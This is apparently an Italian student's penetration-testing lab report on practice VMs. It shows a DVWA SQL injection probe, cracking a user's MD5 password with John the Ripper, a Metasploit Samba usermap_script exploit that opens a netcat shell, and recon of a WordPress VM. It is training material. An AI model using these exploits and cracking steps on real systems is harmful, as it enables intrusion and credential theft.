Web Application Exploit SQLi

Configurazione requisiti laboratorio

Metasploitable – indirizzo IP: 192.168.13.150

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a0:c1:d0
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea0:c1d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2954 (2.8 KB)
          Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

Kali Linux – indirizzo IP: 192.168.13.100

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::a00:27ff:feb3:af2e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b3:af:2e  txqueuelen 1000  (Ethernet)
        RX packets 1635  bytes 142371 (139.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10024  bytes 629389 (614.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27  bytes 1537 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 1537 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Test ping tra le due macchine virtuali


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150 -c 4
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.281 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.203 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.194 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.191 ms

── 192.168.13.150 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.191/0.217/0.281/0.037 ms
```

Livello difficoltà DVWA


Username: admin
Security Level: low
PHPIDS: disabled

Inizio con la fase di sfruttamento della vulnerabilità SQL injection. Utilizzo il codice <' or 1=1#> per verificare il punto di iniezione.


Una volta verificato l'injection point, continuo a eseguire vari comandi per ricostruire la struttura del database vulnerabile al fine di recuperare la password dell'utente "Pablo Picasso".



Con i comandi precedenti ho recuperato il nome della tabella e delle colonne della tabella stessa così da poter formulare una richiesta accurata.



Controllo che l'utente "pablo" corrisponda all'utente "Pablo Picasso".



La password non è salvata in chiaro ma in hash (formato: raw-md5). Procedo pertanto al password cracking tramite il tool *John The Ripper*.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 --verbosity=5 /home/kali/Desktop/picasso.txt
initUnicode(UNICODE, UTF-8/ISO-8859-1)
UTF-8 → UTF-8 → UTF-8
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Loaded 10 hashes with 1 different salts to test db from test vectors
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2023-09-22 09:16) 20.00g/s 15360p/s 15360c/s 15360C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Una volta eseguito il tool recupero le credenziali in chiaro ovvero *username = pablo* e *password = letmein* .

Exploit Metasploitable con Metasploit

Rimangono invariati gli indirizzi IP delle macchine virtuali rispetto all'esercizio precedente.

Verifico con il tool *nmap* che la porta 445 sia effettivamente aperta.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.13.150 -p 445
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 09:19 EDT
Nmap scan report for 192.168.13.150
Host is up (0.00031s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.20 seconds
```

Tramite il framework "Metasploit", lanciato tramite il comando *msfconsole*, ricerchiamo l'exploit consigliato.

```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Con il comando *show options* verifichiamo i parametri richiesti da configurare.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)
```

Configuriamo l'indirizzo IP dell'host remoto ovvero la macchina target.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150
RHOSTS ⇒ 192.168.13.150
```

Verifichiamo la corretta configurazione.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Con il comando *show payloads* individuo i payload compatibili con l'exploit selezionato.

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                                  normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd                      normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                                  normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                                  normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                               normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping                        normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6                   normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                                    normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp                           normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp                            normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_zsh                                  normal  No     Unix Command Shell, Bind TCP (via Zsh)
   17  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   18  payload/cmd/unix/pingback_bind                             normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   19  payload/cmd/unix/pingback_reverse                          normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   20  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   21  payload/cmd/unix/reverse_awk                               normal  No     Unix Command Shell, Reverse TCP (via AWK)
   22  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   23  payload/cmd/unix/reverse_jjs                               normal  No     Unix Command Shell, Reverse TCP (via jjs)
   24  payload/cmd/unix/reverse_ksh                               normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   25  payload/cmd/unix/reverse_lua                               normal  No     Unix Command Shell, Reverse TCP (via Lua)
   26  payload/cmd/unix/reverse_ncat_ssl                          normal  No     Unix Command Shell, Reverse TCP (via ncat)
   27  payload/cmd/unix/reverse_netcat                            normal  No     Unix Command Shell, Reverse TCP (via netcat)
   28  payload/cmd/unix/reverse_netcat_gaping                     normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   29  payload/cmd/unix/reverse_openssl                           normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   30  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   31  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   32  payload/cmd/unix/reverse_php_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   33  payload/cmd/unix/reverse_python                            normal  No     Unix Command Shell, Reverse TCP (via Python)
   34  payload/cmd/unix/reverse_python_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   35  payload/cmd/unix/reverse_r                                 normal  No     Unix Command Shell, Reverse TCP (via R)
   36  payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   37  payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   38  payload/cmd/unix/reverse_socat_sctp                        normal  No     Unix Command Shell, Reverse SCTP (via socat)
   39  payload/cmd/unix/reverse_socat_udp                         normal  No     Unix Command Shell, Reverse UDP (via socat)
   40  payload/cmd/unix/reverse_ssh                               normal  No     Unix Command Shell, Reverse TCP SSH
   41  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   42  payload/cmd/unix/reverse_tclsh                             normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   43  payload/cmd/unix/reverse_zsh                               normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```

Utilizzo il payload individuato con il numero 6.

```
msf6 exploit(multi/samba/usermap_script) > set payload 6
payload ⇒ cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.13.150   no        The target address
```

Infine eseguo l'exploit appena configurato nella sua interezza con il comando *exploit* ed eseguo il comando *ifconfig* una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima quindi l'indirizzo IP di Metasploitable (192.168.13.150).

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.13.150:4444
[*] Command shell session 1 opened (192.168.13.100:32897 → 192.168.13.150:4444) at 2023-09-22 09:46:37 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a0:c1:d0
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea0:c1d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:300 errors:0 dropped:0 overruns:0 frame:0
          TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:54182 (52.9 KB)  TX bytes:216924 (211.8 KB)
          Base address:0×d240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:149453 (145.9 KB)  TX bytes:149453 (145.9 KB)
```

Hacking VM BlackBox

Individuo l'indirizzo IP della macchina vulnerabile tramite il tool *netdiscover*.

```
Currently scanning: 172.20.6.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.101  08:00:27:95:aa:a9      3     180  PCS Systemtechnik GmbH
192.168.56.100  08:00:27:5a:e6:8b      2     120  PCS Systemtechnik GmbH
192.168.56.102  0a:00:27:00:00:03      2     120  Unknown vendor
```


Utilizzo il tool *nmap* con lo switch *-sV* per capire quale host è la virtual machine da attaccare.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 10:16 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.57 seconds
```


Inizio l'enumerazione dei servizi attivi sulla macchina.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.101
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 10:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:95:AA:A9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Mi collego al servizio *ftp* con l'utente "anonymous" in quanto è l'unico tipo di accesso consentito. L'unica directory condivisa è "public" con all'interno un unico file denominato "users.txt.bk" che ho scaricato con il comando *get*.



Visualizzo il contenuto del file appena scaricato tramite *ftp*.



Passiamo ora a scansionare il server web con il tool *nikto*.



Eseguo anche diverse *directory enumeration* del server web tramite il tool *gobuster*.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 295]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 295]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Con la scansione tramite *nikto* ho individuato la directory “backup-wordpress”, procedo pertanto alla directory enumeration anche delle sotto cartelle.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101/backup_wordpress -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101/backup_wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 338] [--> http://192.168.56.101/backup_wordpress/wp-content/]
/license              (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 339] [--> http://192.168.56.101/backup_wordpress/wp-includes/]
/readme               (Status: 200) [Size: 7358]
/index                (Status: 301) [Size: 0] [--> http://192.168.56.101/backup_wordpress/index/]
/wp-login             (Status: 200) [Size: 2373]
/wp-admin             (Status: 301) [Size: 336] [--> http://192.168.56.101/backup_wordpress/wp-admin/]
/wp-trackback         (Status: 200) [Size: 135]
/xmlrpc               (Status: 405) [Size: 42]
/wp-signup            (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?action=register]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

```
└─$ gobuster dir -u http://192.168.56.101/backup_wordpress/wp-includes/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101/backup_wordpress/wp-includes/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 346] [--> http://192.168.56.101/backup_wordpress/wp-includes/images/]
/category             (Status: 200) [Size: 0]
/rss                  (Status: 500) [Size: 0]
/feed                 (Status: 200) [Size: 0]
/user                 (Status: 200) [Size: 0]
/media                (Status: 500) [Size: 0]
/version              (Status: 200) [Size: 0]
/registration         (Status: 500) [Size: 0]
/comment              (Status: 200) [Size: 0]
/post                 (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 343] [--> http://192.168.56.101/backup_wordpress/wp-includes/css/]
/template             (Status: 200) [Size: 0]
/date                 (Status: 200) [Size: 0]
/update               (Status: 500) [Size: 0]
/js                   (Status: 301) [Size: 342] [--> http://192.168.56.101/backup_wordpress/wp-includes/js/]
/cache                (Status: 200) [Size: 0]
/query                (Status: 200) [Size: 0]
/taxonomy             (Status: 200) [Size: 0]
/theme                (Status: 200) [Size: 0]
/http                 (Status: 200) [Size: 0]
/meta                 (Status: 200) [Size: 0]
/widgets              (Status: 301) [Size: 347] [--> http://192.168.56.101/backup_wordpress/wp-includes/widgets/]
/bookmark             (Status: 200) [Size: 0]
/cron                 (Status: 200) [Size: 0]
/fonts                (Status: 301) [Size: 345] [--> http://192.168.56.101/backup_wordpress/wp-includes/fonts/]
/customize            (Status: 301) [Size: 349] [--> http://192.168.56.101/backup_wordpress/wp-includes/customize/]
/plugin               (Status: 200) [Size: 0]
/certificates         (Status: 301) [Size: 352] [--> http://192.168.56.101/backup_wordpress/wp-includes/certificates/]
/functions            (Status: 500) [Size: 0]
/load                 (Status: 200) [Size: 0]
/capabilities         (Status: 200) [Size: 0]
/locale               (Status: 200) [Size: 0]
/session              (Status: 200) [Size: 0]
/compat               (Status: 500) [Size: 0]
/embed                (Status: 200) [Size: 0]
/revision             (Status: 200) [Size: 0]
/option               (Status: 200) [Size: 0]
